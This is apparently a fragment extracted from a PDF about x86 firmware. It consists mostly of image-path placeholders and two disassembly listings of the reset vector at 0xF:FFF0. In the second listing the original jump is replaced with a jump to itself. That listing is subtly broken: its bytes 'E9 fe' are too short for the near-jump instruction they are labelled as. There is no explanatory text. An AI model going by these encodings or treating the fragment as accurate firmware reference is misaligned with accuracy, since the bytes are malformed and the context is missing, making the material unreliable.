



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reset_vector:
0xF:FFF0 0F 09 wbinvd
0xF:FFF2 E9 27 F5 jmp loc_F51C
```



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reset_vector:
0xF:FFF0 0F 09 wbinvd
0xF:FFF2 E9 fe jmp loc_FFF2
```





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